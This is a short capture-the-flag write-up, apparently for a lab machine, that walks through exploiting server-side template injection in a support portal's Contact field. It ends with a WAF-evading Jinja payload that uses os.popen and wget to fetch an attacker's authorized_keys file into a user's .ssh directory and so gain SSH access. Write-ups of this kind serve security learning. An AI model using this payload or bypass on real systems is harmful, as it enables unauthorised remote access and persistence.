
Login into Admin Panel




View Messages

Exploring the application we can view messages and support.

This is pointing to the path /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal

and it seems there are some vulnerabilities there.

So let's try to navigate there



First thing we see there is a WAF on Contact field and XSS on Message.

XSS Is rabbit hole.

Injection on Contact field

Article: https://hackmd.io/@Chivato/HyWsJ31dI

Since the inital page was vulnerable to SSTI let's try it here.

{{ config }}

But there is WAF blocking {{ }}. But wait.. we can also do something like: `{% print("foobar") %}`

It seems that this is also vulnerable to SSTI, as we can see foobar printed on the contact name

Knowing that we can either start a reverse shell or upload our public key and jump into ssh directly, since ssh is available on the server.

We need to escape WAF Characters, so the final payload will look like:

```
{% print(request["application"]["\x5f\x5fglobals\x5f\x5f"]
["\x5f\x5fbuiltins\x5f\x5f"]["\x5f\x5fimport\x5f\x5f"]("os")["popen"]("wget
10\x2e10\x2e14\x2e147/authorized\x5fkeys -O /home/chiv/\x2essh/authorized\x5fkeys")
["read"]()) %}
```